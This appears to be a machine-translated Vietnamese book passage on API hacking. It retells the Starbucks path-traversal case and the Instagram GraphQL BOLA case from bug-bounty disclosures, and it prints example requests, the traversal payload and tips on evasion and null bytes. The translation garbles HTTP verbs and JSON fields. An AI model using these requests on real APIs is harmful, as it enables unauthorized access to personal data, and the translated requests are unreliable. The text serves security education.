Curry là một nhà nghiên cứu bảo mật và thợ săn lỗi. Trong khi tham gia vào chương trình tiền thưởng tìm lỗi của Starbucks, anh ấy đã phát hiện và tiết lộ một lỗ hổng giúp ngăn chặn việc vi phạm gần 100 triệu bản ghi thông tin nhận dạng cá nhân (PII) của khách hàng của Starbucks. Theo máy tính vi phạm Net Diligence, vi phạm dữ liệu PII ở quy mô này có thể khiến Starbucks phải trả 100 triệu đô la tiền phạt theo quy định, 225 triệu đô la chi phí quản lý khủng hoảng và 25 triệu đô la chi phí điều tra sự cố. Ngay cả với ước tính thận trọng là 3,5 đô la cho mỗi hồ sơ, vi phạm quy mô đó có thể dẫn đến một hóa đơn trị giá khoảng 350 triệu đô la. Phát hiện của Sam là tuyệt vời, để nói rằng ít nhất.

Trên blog của anh ấy tại https://samcurry.net, Curry cung cấp một play-by-play của anh ấy phương pháp hack Starbucks API. Điều đầu tiên thu hút sự chú ý của anh ấy là quy trình mua thẻ quà tặng Starbucks bao gồm các yêu cầu API chứa thông tin nhạy cảm đối với điểm cuối /bff/proxy:

```
ĐĂNG /bff/proxy/dàn nhạc/nhận người dùng HTTP/1.1
MÁY CHỦ: app.starbucks.com

{
"dữ liệu":
"người dùng": {
"exId": "77EFFC83-7EE9-4ECA-9849-A6A23BF1830F",
"firstName": "Sam",
"lastName": "Cà ri",
"email": "samwcurry@gmail.com",
"số đối tác": null,
"Ngày sinh": null,
"tháng sinh": null,
```

```
"Chương trình khách hàng thân thiết": null
}
}
```

Như Curry giải thích trên blog của mình, bff là viết tắt của “backend for frontend”, nghĩa là ứng dụng chuyển yêu cầu tới một máy chủ khác để cung cấp chức năng. Nói cách khác, Starbucks đang sử dụng proxy để truyền dữ liệu giữa API bên ngoài và điểm cuối API nội bộ.

Curry đã cố gắng thăm dò điểm cuối /bff/proxy/orchestra này nhưng đã tìm thấy nó sẽ không chuyển đầu vào của người dùng trở lại API nội bộ. Tuy nhiên, anh ấy đã phát hiện ra một điểm cuối /bff/proxy/user:id đã cho phép đầu vào của người dùng vượt ra ngoài proxy:

```
NHẬN /bff/proxy/stream/v1/users/me/streamItems/..\ HTTP/1.1
Máy chủ: app.starbucks.com

{
"lỗi": [
{
"tin nhắn": "Không tìm thấy",
"mã lỗi": 404
}]}
```

Bằng cách sử dụng ..\ ở cuối đường dẫn, Curry đã cố gắng đi qua thư mục làm việc hiện tại và xem anh ấy có thể truy cập những gì khác trên máy chủ. Anh ấy tiếp tục kiểm tra các lỗ hổng khác nhau khi duyệt thư mục cho đến khi anh ấy gửi thông tin sau:

```
NHẬN /bff/proxy/stream/v1/me/stramItems/web\..\.\..\.\..\.\..\.\..\.\..\.\..\.\..\.\..\
```

Yêu cầu này dẫn đến một thông báo lỗi khác:

```
"message": "Yêu cầu không hợp lệ",
"mã lỗi": 400
```

Sự thay đổi đột ngột này trong một yêu cầu lỗi có nghĩa là Curry đang làm gì đó. Anh ấy đã sử dụng Burp Suite Intruder để cưỡng chế vũ phu các thư mục khác nhau cho đến khi anh ấy bắt gặp một phiên bản Microsoft Graph bằng cách sử dụng /search/v1/accounts. Curry đã truy vấn API Đồ thị và lấy được bằng chứng về khái niệm chứng minh rằng anh ấy có quyền truy cập vào cơ sở dữ liệu khách hàng nội bộ có chứa ID, tên người dùng, họ tên, email, thành phố, địa chỉ và số điện thoại.

Vì anh ấy biết cú pháp của Microsoft Graph API, Curry nhận thấy rằng anh ấy có thể bao gồm tham số truy vấn $count=true để đếm số lượng mục nhập, con số này lên tới 99.356.059, chỉ xấp xỉ 100 triệu.

Curry đã tìm thấy lỗ hổng này bằng cách chú ý đến phản hồi của API và lọc kết quả trong Burp Suite, cho phép anh tìm thấy mã trạng thái duy nhất là 400 trong số tất cả các lỗi 404 tiêu chuẩn. Nếu nhà cung cấp API không tiết lộ thông tin này, phản hồi sẽ trộn lẫn với tất cả các lỗi 404 khác và kẻ tấn công có thể đã chuyển sang mục tiêu khác.

Bằng cách kết hợp việc tiết lộ thông tin và cấu hình sai bảo mật, anh ấy đã có thể tấn công cấu trúc thư mục bên trong và tìm thấy Microsoft Graph API. Lỗ hổng BFLA bổ sung cho phép Curry sử dụng chức năng quản trị để thực hiện các truy vấn tài khoản người dùng.

bài học kinh nghiệm

- Hãy chú ý đến sự khác biệt tinh tế giữa các phản hồi API. Sử dụng Trình so sánh Burp Suite hoặc so sánh cẩn thận các yêu cầu và phản hồi để xác định các điểm yếu tiềm ẩn trong API.
- Điều tra cách ứng dụng hoặc WAF xử lý các kỹ thuật làm mờ và duyệt thư mục.
- Tận dụng các kỹ thuật lảng tránh để vượt qua kiểm soát an ninh.

Instagram GraphQL BOLA

- Thợ săn tiền thưởng lỗi: Mayur Fartade
- Tiền thưởng: 30.000 USD

Vào năm 2021, Fartade đã phát hiện ra một lỗ hổng BOLA nghiêm trọng trên Instagram cho phép anh gửi các yêu cầu POST tới API GraphQL có tại /api/v1/ads/graphql/ để xem các bài đăng, câu chuyện và cuộn phim riêng tư của những người dùng khác.

Sự cố bắt nguồn từ việc thiếu kiểm soát bảo mật ủy quyền đối với các yêu cầu liên quan đến ID phương tiện của người dùng. Để khám phá ID phương tiện, bạn có thể sử dụng vũ lực hoặc lấy ID thông qua các phương tiện khác, chẳng hạn như kỹ thuật xã hội hoặc XSS. Ví dụ: Fartade đã sử dụng yêu cầu POST như sau:

```
ĐĂNG /api/v1/ads/graphql HTTP/1.1
Máy chủ: i.instagram.com
Thông số:
doc_id=[GIẢM GIÁ]&query_params={"query_params":{"access_token":"","id":"[MEDIA_ID]"}}
```

Bằng cách nhắm mục tiêu tham số MEDIA_ID và cung cấp giá trị null cho access_token, Fartade có thể xem chi tiết về các bài đăng riêng tư của người dùng khác:

```
"dữ liệu":{
"instagram_post_by_igid":{
"nhận dạng":
"creation_time":1618732307,
"has_product_tags":sai,
"has_product_mentions":sai,
"instagram_media_id":
006",
"instagram_media_owner_id":"!
"instagram_actor": {
"instagram_actor_id":"!
"id":"1
},
```

```
"inline_insights_node":{
"trạng thái": không,
"số liệu": null,
"lỗi": không
},
"display_url":"https:\/\/scontent.cdninstagram.com\/VV/t51.29350-15\/
"instagram_media_type":"HÌNH ẢNH",
"hình ảnh":{
"chiều cao":640,
"chiều rộng":360
},
"đếm Bình luận":
"like_count":
"lưu_đếm":
"ad_media": không,
"organic_instagram_media_id":"
--snip--
]
}
}
```

BOLA này cho phép Fartade đưa ra yêu cầu cung cấp thông tin chỉ bằng cách chỉ định ID phương tiện của một bài đăng Instagram nhất định. Sử dụng điểm yếu này, anh ta có thể có quyền truy cập vào các chi tiết như lượt thích, bình luận và các trang được liên kết trên Facebook của bất kỳ bài đăng riêng tư hoặc lưu trữ nào của người dùng.

bài học kinh nghiệm

- Nỗ lực tìm kiếm các điểm cuối của GraphQL và áp dụng các kỹ thuật được đề cập trong cuốn sách này; khoản thanh toán có thể rất lớn.
- Khi lần đầu tiên các cuộc tấn công của bạn không thành công, hãy kết hợp các kỹ thuật lảng tránh, chẳng hạn như bằng cách sử dụng byte rỗng với các cuộc tấn công của bạn và thử lại.
- Thử nghiệm với mã thông báo để bỏ qua các yêu cầu ủy quyền.

Bản tóm tắt

Chương này đã sử dụng các báo cáo vi phạm API và tiền thưởng lỗi để chứng minh cách bạn có thể khai thác các lỗ hổng API phổ biến trong môi trường thế giới thực. Nghiên cứu các chiến thuật của đối thủ và những kẻ săn tiền thưởng lỗi sẽ giúp bạn mở rộng kho tàng hack của riêng mình để giúp bảo mật internet tốt hơn. Những câu chuyện này cũng tiết lộ có bao nhiêu trái cây treo thấp ngoài kia.

Bằng cách kết hợp các kỹ thuật dễ dàng, bạn có thể tạo ra một kiệt tác hack API.

Làm quen với các lỗ hổng API phổ biến, thực hiện phân tích kỹ lưỡng các điểm cuối, khai thác các lỗ hổng bạn phát hiện, báo cáo phát hiện của bạn và tận hưởng vinh quang ngăn chặn vi phạm dữ liệu API lớn tiếp theo.